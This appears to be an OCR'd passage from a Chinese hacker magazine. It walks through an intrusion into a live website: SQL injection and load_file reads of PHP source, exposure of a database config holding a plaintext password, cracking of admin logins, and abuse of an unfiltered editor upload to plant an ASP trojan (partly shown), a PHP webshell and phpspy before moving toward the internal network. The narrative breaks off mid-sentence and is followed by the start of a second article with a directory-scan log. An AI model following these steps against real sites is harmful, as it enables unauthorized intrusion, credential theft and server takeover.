


图 2

猜解结果如图2，看到magic_quotes_gpc为off还是惊喜了一下。马上填好路径，一句话准备直接写进目录，但是工具却报错了，如图3。




图 3

既然不能直接写，那么看看可不可以读文件。还是幸运的，可以读，如图4。

```
File Path   E:\[redacted]news\news_detail2.php

<?php require_once ("../include/get_request.inc.php"); ?>
<?php require_once ("inc_news.inc.php"); ?>
<?php
$db = new news;
$news = $db->get_news($req_id);
extract($news);
?>
<style type="text/css">
<!--
th {
        font-size: 9pt;
        line-height: 18pt;
}
td {
        font-size: 9pt;
        line-height: 18pt;
}
-->
```

图 4

于是想loadfile出数据库账号密码来连接，在 **news_detail2.php** 文件里包含了两个文件，一路loadfile过去，在 **inc_news.inc.php** 里又包含了两个文件，如图5。

```
File Path   E:\[redacted]news\inc_news.inc.php

<meta http-equiv="Content-Type" content="text/html; charset=gb2312">
<?php require_once('../include/db_sql.inc.php'); ?>
<?php require_once('../include/string_func.inc.php'); ?>
<?php
class news extends DBSQL{
        var $page_size;
        var $new = 6;

        function news($perpage = 20){
                $this->dbsql();
                $this->page_size = $perpage;
        }

        function get_parent_id($id){
                $sql = "select ncs_parent_id from news_class where ncs_id = $id";
                $r = $this->select($sql);
                return $r[0][0];
        }
```

图 5

在读 **db_sql.inc.php** 时，里面又包含了两个文件，如图6，不过还好终于在 **include/site.inc.php** 中读到账号，如图7。拿出mysql连接工具进行连接，可惜没连接上，如图8。

```
File Path   E:\[redacted]include/db_sql.inc.php

<?php require_once "site.inc.php";?>
<?php require_once "string_func.inc.php";?>
<?php
//基础库操作类

// 2003.02.11

Class DBSQL{
  var $CONN = "";
  var $USER = UserName;
  var $PASS = PassWord;
  var $SERVER = ServerName;
  var $DBNAME = DBName;
//  var $INCLUDE_PATH;
  var $ERR_FILE;
  // 构造函数
```

图 6

```
File Path   E:\[redacted]include\site.inc.php

<?php
define("UserName", "user_[redacted]");
define("PassWord", '28u$@nhMp&');
define("ServerName", "localhost");
define("DefaultPCount", 2);
define("NewProductDate", 30);
define("HotCount", 3);
define("DBName","user_[redacted]");

$sys_site_name = "[redacted];
?>
```

图 7




图 8

看来还是只有列出管理账号再登录后台，看看能否突破。在猜解管理账号的时候工具没能猜出来，嗯……字段不是常用的。

想了一下，既然可以读文件，那么可以读到管理登录页面里的字段名，现在的任务就是找后台页面。运气不错，直接在根目录后加admin/就出来了，读到的文件内容如图9，字段名是 **adm_username和adm_password**。

```
File Path   E:\[redacted]admin\login.php

<?php
include "../include/db_sql.inc.php";
extract($_POST);
if ($_SERVER['REQUEST_METHOD'] == "POST"){
        $db = new dbsql;
        $sql = "select * from admin where adm_username = '$username' and adm_password = '$password'";
        if ($r = $db->select($sql)){
                session_start();
                $_SESSION[admin_id] = $r[0][adm_id];
                $_SESSION[admin_super] = $r[0][adm_super];
                $_SESSION[admin_name] = $username;
                $_SESSION[admin_access] = $r[0][adm_access];
                $_SESSION[admin_media] = true;
```

图 9




图 10

添加到工具里跑出三个未加密账号，如图10，接着登录后台。

三、我要上传

第一眼就觉得后台好简单，翻看了下，觉得新闻管理那里可以利用。打开管理新闻，随便找个新闻修改，乍一看有点像ewebeditor，如图11。




图 11

点开浏览上传个php马上去，理所当然地失败了，加点、加空格都不行，插图片那里也没上传。于是又来loadfile代码，抓了下包，找到上传的页面放进工具里。看了下源代码，里面也没啥可利用的，该过滤的都过滤了，反正我是没看出来。

不过看到上面有个包含文件 **inc/config.inc.php**，顺便看了一下代码，不想转机出现在这里，如图12，有$UpFileType允许上传变量，而这里设置竟然允许上传asp。

```
File Path    E:\[redacted]editor\Inc/config.inc.php

<?php
$MaxFileSize = 2048;                          //上传文件大小限制(K)
$SaveUpFilesPath = "../UploadFiles";          //存放上传文件的目录
$abs_upload_path = "/UploadFiles";
$UpFileType = "rar|gif|jpg|bmp|asp|swf|exe|mid|mp3";   //允许的上传文件类?
$allowmedia = 0;                                        //上传多媒体文件
$EnableUploadFile = 1;
?>
```

图 12

但是不能返回到刚才那里传shell，那里给过滤了，要另找出路。于是又跑到后台，找到插入flash的页面，点出来，上传那个页面没有，如图13。




图 13

其它的插入文件也没有，看来是给删了，不知道是这个插swf的页面里用于上传的链接给删了，还是把上传swf文件的网页给删了呢？loadfile验证下，如图14，上传的地址是**upload_dialog.php?DialogType=media**。

然后再读**upload_dialog.php**文件（由于测试的时候图片抓得匆忙，不小心给覆盖掉了，原谅下），果然只包含了**Inc/config.inc.php**文件，且**upload_dialog.php**里没看到变量被过滤，那么主要过滤的是config.inc.php文件了。而这又允许上传asp，看来有希望了。

找到完整上传路径**http://www.xxx.com/editor/Upload_Dialog.php?DialogType=asp**，上传asp，这里上传的时候会弹出一个未成功的框框，同时页面会显示已经上传成功了。

用WinSock Expert抓包找路径没成功，可能是那个提示成功的框框给阻挡了，不过还可以用迅雷下载到。在后台最开始

```
<FIELDSET align=left>
<LEGEND align=left>上传本地视频文件</LEGEND>
<iframe class="TBGen" style="top:2px" ID="UploadFiles" src="upload_dialog.php?DialogType=media"
</fieldset>
        </td>
  <td width=80 align="center"><input name="UpFileName" type="hidden" id="UpFileName" value="N
 </tr>
</table>
```

图 14

```
址(D) http://www[redacted]com/UploadFiles/20081103191619.asp

<%@ LANGUAGE = VBScript.Encode %><%
UserPass=[redacted]                    '修改密码
mName="华夏VIP版"
SiteURL="http://www.hack58.com"           '网站
Copyright="华夏VIP版专用ASP木马"     '版权
AD="如果发现网站不能修改,那么使用批量挂马(超强版)就能提高修改权限来挂!
bj="#000000"  '设置背景颜色
wz="#ddd"  '设置文字颜色
budu="#ddd"  '设置按钮对话框颜色

#@~^D1YBAA==@#@&?nM\ DRUmMrwDKr: W;O{,,O1,O,,O1]+kwKxd+ $!OW+M~ DD;n=r

</body></html>
```

图 15




图 16

```
thernet adapter 本地连接:

  Connection-specific DNS Suffix  . :
  Description . . . . . . . . . . . : Realtek RTL8139 Family PCI Fast Etherne
  Physical Address. . . . . . . . . : 00-16-76-6E-D9-96
  DHCP Enabled. . . . . . . . . . . : No
  IP Address. . . . . . . . . . . . : [redacted]
  Subnet Mask . . . . . . . . . . . : 255.255.255.0
  Default Gateway . . . . . . . . . : 172.16.2.254
  DNS Servers . . . . . . . . . . . : 61.128.128.68
                                      61.128.192.68
```

图 17




图 18

```
Remote Registry
Rising Process Communication Center
Secondary Logon
```

图 19

那里上传个东西上去，然后马上再又Upload_Dialog.php上传，时间间隔尽量小些。接着打开迅雷新建个批量任务下载回来。复制地址链接**http://www.xxx.com/UploadFiles/20081103xx1619.asp**，不幸的是，服务器不解析asp，如图15，这个站的管理员还真是复杂。




图 20

于是又倒回去读代码，到这里才发现**Upload_ Dialog.php**文件里面竟然完全没有与**$UpFileType**过滤相关的，那不就是说可以传任意文件了么？

四、连接内网

这回传了个php小马上去，迅雷下载回来成功，如图16，然后传了个phpspy上去，尝试执行了下命令，成功了，如图17。

执行**netstat -an**看了下端口，没3389，开了6059，貌似是瑞星的。看看服务来自内网，开3389的话要转发、于是尝试添加

高手专栏


我在入侵过程中注意的一些细节

■冰的原点[L.S.T]&&[O.S.T]

从本文你可以领悟下作者在入侵方面的经验

高专LCX语

“高手专栏”这个栏目也有一年了，小编出了vbs在入侵中的作用、我在入侵中注意的细节，以及跨站、入侵中的批处理、入侵过程中用的小工具这几个方面的题目。这样的命题作文读者喜欢吗？其实根据我出的题目写的文章都很科普，意思就是让大牛们来写一些菜鸟也会懂的入侵方法，看看大牛们在入侵方面领悟的法则是否异于常人，呵呵。接下来，读者是欢迎继续走这一条路线，还是要提高档次来点阳春白雪呢？我的答案当然是科普到底，新的一年里我们继续做脚本小子吧……



一、关于入侵前的信息刺探

```
Found:  /\index.jsp  (HTTP/1.1 500 Internal Server Error)  !!!
Found:  /?up-html-rend  (HTTP/1.1 200 OK)  !!!
Found:  /admin/  (HTTP/1.1 500 Internal Server Error)  !!!
Found:  /admin/admin_login.jsp  (HTTP/1.1 500 Internal Server Error)  !!!
Found:  /admin/admin_login.php  (HTTP/1.1 200 OK)  !!!
Found:  /admin/login.jsp  (HTTP/1.1 500 Internal Server Error)  !!!
Found:  /admin_login.jsp  (HTTP/1.1 500 Internal Server Error)  !!!
Found:  /aux.jsp  (HTTP/1.1 500 Internal Server Error)  !!!
Found:  /download/  (HTTP/1.1 500 Internal Server Error)  !!!
Found:  /file/index.jsp  (HTTP/1.1 500 Internal Server Error)  !!!
Found:  /file/login.jsp  (HTTP/1.1 500 Internal Server Error)  !!!
Found:  /examples/jsp/num/numguess.js%70  (HTTP/1.1 500 Internal Server Er
!!!
Found:  /images/  (HTTP/1.1 500 Internal Server Error)  !!!
Found:  /img/  (HTTP/1.1 500 Internal Server Error)  !!!
Found:  /include/  (HTTP/1.1 500 Internal Server Error)  !!!
Found:  /index%2ejsp  (HTTP/1.1 500 Internal Server Error)  !!!
Found:  /index.asp%3f.jsp  (HTTP/1.1 500 Internal Server Error)  !!!
Found:  /index.htm  (HTTP/1.1 200 OK)  !!!
Found:  /index.js%70  (HTTP/1.1 500 Internal Server Error)  !!!
Found:  /index.jsp%3f.jsp  (HTTP/1.1 500 Internal Server Error)  !!!
Found:  /index.jsp.jsp  (HTTP/1.1 500 Internal Server Error)  !!!
Found:  /index.jsp  (HTTP/1.1 500 Internal Server Error)  !!!
Found:  /login.jsp  (HTTP/1.1 500 Internal Server Error)  !!!
Found:  /servlet/com.livesoftware.jrun.plugins.jsp.jsp  (HTTP/1.1 500 Inte
erver Error) !!!
Found:  /servlet/count.jsp  (HTTP/1.1 500 Internal Server Error)  !!!
